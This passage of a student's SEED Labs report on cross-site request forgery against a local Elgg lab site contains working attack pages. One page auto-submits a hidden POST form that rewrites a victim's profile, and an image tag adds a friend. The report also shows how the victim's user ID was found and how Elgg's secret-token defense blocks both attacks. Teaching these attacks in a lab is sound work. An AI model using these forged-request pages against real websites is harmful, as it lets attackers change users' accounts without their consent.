n">Edit profile</h2></div><form method="post" action="http://www.csrflabelgg.com/action/profile/edit" c

gg-input-dropdown"><option value="0">Private</option><option value="-2">Friends</option><option value="
flabelgg.com/search" method="get">
" size="21" name="q" autocapitalize="off" autocorrect="off" required="required" value="" />
" />
```

Once again I’m logged in as Alice, sitting peacefully at home and received a message from Boby with a link, which I of course press.




Inbox

Boby Hey Alice just now
http://www.csrflabattacker.com/task3Edit.html


Boby Hey Alice! an hour ago
http://www.csrflabattacker.com/task2Add.html

The final code that we used is posted below, we changed the values name, briefdescription and guid here to match Alice’s name, and guid, as well as the description we wanted to use.



```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
let fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won’t be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my
Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>"
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
let p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
```

After clicking on the link we can now see that Alice’s profile has changed.




Alice

Brief description: Boby is my Hero

We also need to answer the following two questions:

Question 1: The forged HTTP request needs Alice’s user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice’s user id. Boby does not know Alice’s Elgg password, so he cannot log into Alice’s account to get the information. Please describe how Boby can solve this problem.

For this part I never found Alice’s user ID by logging in as her and checking her ID that way, instead, I logged in as Ramy and sent a friend request to Alice while tracking the GET request, in the GET request for adding a friend the guid of the newly added friend is sent in the request parameter and that way we can find the guid of the user without logging in as them. We could also find Alice’s GUID by entering her page as Boby and inspecting her avatar picture, as we can see here it says “profile42”, there are a multitude of ways to find her guid.




Alice

Brief description: Boby is my Hero

```
<div class="elgg-avatar elgg-avatar-large">
  <a>
    <img class="photo u-photo"
    src="http://www.csrflabelgg.com/serve-file/e0/l1501101468
    /di/c0/v…LZvXMVAkxz19miSeYgQNccq_UHK-ovIwZmk/1/42/profile
    /42large.jpg" alt="Alice" title="Alice">
  </a>
```

Searching for Alice and inspecting her element is another way



Results for "Alice"

Users

Alice
31 minutes ago

Boby
About me: I'm going to be Alice's Hero!Brief description: I'm going to be Alice's Hero
an hour ago

```
<ul class="elgg-list search-list">
  <li id="elgg-user-42" class="elgg-item">
    <div class="elgg-image-block clearfix">
      <div class="elgg-image">…</div>
      <div class="elgg-body">
        <p class="mbn">
          <a href="http://www.csrflabelgg.com/profile/alice">
            <strong class="search-highlight search-highlight-color1">
```

div.elgg-body › p.mbn › a › strong.search-highlight.search-highlight…


Here we can see it even more clearly as it says “elgg-user-42” once we inspect her profile.

• Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.


No, I don't see how this would be possible. A CSRF attack relies on the target user clicking a link specifically created for them without ever sending any data back and forth the malicious and legit website, something else would be required to make it work other than a pure CSRF attack, we would need some way to grab the clickers guid and name when they click the website, but before the malicious code is loaded. This falls much more into the phishing area than pure CSRF and hence why a CSRF attack wouldn't work if we didn't have those details beforehand.

Task 4

In this task we are implementing a countermeasure for Elgg to combat CSRF, up until now the countermeasures have been commented out to make our lives easier on the earlier tasks but we are now going to comment those back in to put the defenses up and running. According to the lab description it's not difficult to defend against CSRF:




- *Secret-token approach*: Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server.



- *Referrer header approach*: Web applications can also verify the origin page of the request using the *referrer* header. However, due to privacy concerns, this header information may have already been filtered out at the client side.


Elgg uses secret-token approach to defend against CSRF attacks, wherever user action is required the time stamp and secret token is applied, those tokens are generated from a .php file which makes it impossible for the attacker to retrieve those tokens before forging the attack, and if we don't have those secret tokens we won't be able to forge our attack.

A more detailed explanation of the secret token approach is described in the lab description I'll be attaching to this report, in this task we are going to remove the comments from the countermeasures and run our attacks once more, we are then going to explain why they aren't working, and why the attacker can't simply take the tokens shown in the HTTP request and use those.




Turn on countermeasure. To turn on the countermeasure, please go to the directory /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg and find the function gatekeeper in the ActionsService.php file. In function gatekeeper() please comment out the "return true;" statement as specified in the code comments.

```
public function gatekeeper($action) {
   //SEED:Modified to enable CSRF.
   //Comment the below return true statement to enable countermeasure
   return true;
   ......
}
```



```
        public function gatekeeper($action) {
                // return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks
valid: this is probably a mismatch due to the
                                // login form being on a different domain.
                                register_error(_elgg_services()->translator-
>translate('actiongatekeeper:crosssitelogin'));
```


Once return true has been commented out, we restart the apache2 service and try one of our attacks again.



```
[04/20/21]seed@VM:.../Attacker$ sudo service apache2 start
```

I'm going to try my edit profile attack once more, but instead change the message from "Boby is my Hero" to "Boby is NOT my hero" and see if it works.

It now gives us an error right after clicking the link.




csrflabattacker.com/task4E
www.csrflabattacker.com/task4Edit.html
Most Visited
SEED Labs
Sites for Labs

This page forges an HTTP POST request.

undefined

And if we go back and check from Alice's profile we've been spammed with complaints about token and ts fields missing. In the HTTP request we can't see the token or timestamp because they are hidden from the user and can only be shown in the source code. When we try to attack a website we send an attack from our website to the target website, but to use the token we need to send a request from the target website to the targets server, something we cannot do as an attacker, thus we can't use those methods to perform CSRF.




Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields

Boby Hey Alice, task 4!
http://www.csrflabattacker.com/task4Edit.html


Boby Hey Alice
http://www.csrflabattacker.com/task3Edit.html

Boby Hey Alice!

We do the same but for task 2 to add a friend, but we instead try to add Samy as our friend, Samy has a guid of 45 so we'll change that in the code.




```
<html>
<body>
Added
<img src="http://www.csrflabelgg.com/action/friends/add?friend=45" alt="imgAdd",
width="1" height="1">

</body>
</html>
```




Inbox

Boby Hey Alice, task 4, add Ramy! just now
http://www.csrflabattacker.com/task4Add.html

Running this attack gives us a similar error.



csrflabattacker.com/task4
Index of /
www.csrflabattacker.com/task4Add.html
Most Visited
SEED Labs
Sites for Labs

Added

Going back to Elgg, 

Form is missing __token or __ts fields

we can see that this attack doesn't work either. The secret token and timestamp are sent from the elggs website which means only requests made on this site will have the required tokens, if we login as someone we can see their tokens but won't be abl eto get someone elses token. At this point it's clear that the defenses are working as intended, because if you need to be logged in as the user you want to attack, you're already done with your attack at that point, if we inspect the code we can see that the token is a hash and it's random generated at that which makes it nigh impossible for the attacker to retrieve this key. At this point you'd want to use something more advanced to retrieve those keys and the one thing I can think of would be a remote administration tool/trojan and those alike, but once again, if you've managed to inject a software into the targets computer you don't have any use for CSRF. I wasn't successful in getting a screenshot of the request when doing the POST attack because the attack website kept refreshing over and over, it seems I would need those tokens before I'm even able to send a POST attack, least to say, the elgg timestamp and token are definitely missing from the parameters, and we know this because the form is rejecting our request even before we've managed to send off a POST request.


File Edit View History Bookmarks Tools Help
All Site Activity : CSRF La
http://www.csrflabelgg.co
Index of /
view-source:http://www.csrflabelgg.com/activity
Most Visited
SEED Labs
Sites for Labs

```
bookmark"><a href="http://www.csrflabelgg.com/bookmarks/add/42?address=http%3A%2F%2Fwww.csrflabelgg.com

j7epsNtUhCT505Dn3Zw" class="elgg-menu elgg-menu-hover elgg-ajax-loader" data-elgg-menu-data="{&quot;g&qu
</h3><div class="elgg-subtext">Boby is my Hero</div></div>
fault"><li class="elgg-menu-item-blog"><a href="http://www.csrflabelgg.com/blog/owner/alice" class="elgg

nenu-item-powered"><a href="http://elgg.org" title="Elgg 2.2.2" class="elgg-menu-content">Powered by Elg

{"token":{"__elgg_ts":1618971400,"__elgg_token":"1THhfpTF8zGGLDnQLPTBEg"}},"session":{"user":{"guid":42,
src="http://www.csrflabelgg.com/cache/1549469429/default/jquery-ui.js"></script><script src="http://www.
```

Here we can see the elgg_ts and the elgg_token, as well as the user being 42 (Alice).

From this lab we have learned how to perform CSRF attacks by using a legit site, as well as an attacker site to forge our code to execute malicious intent on the target website. We've learned different ways to abuse both POST and GET requests and just how easy it is to perform if there's no protection in place. We have also learned how to defend against such attacks and the countermeasures are widely known and easily applied, in this case elgg have used a secret token authentication system at every action, thus preventing an attacker from simply grabbing the data they need through the REST client and using it to manipulate the target website.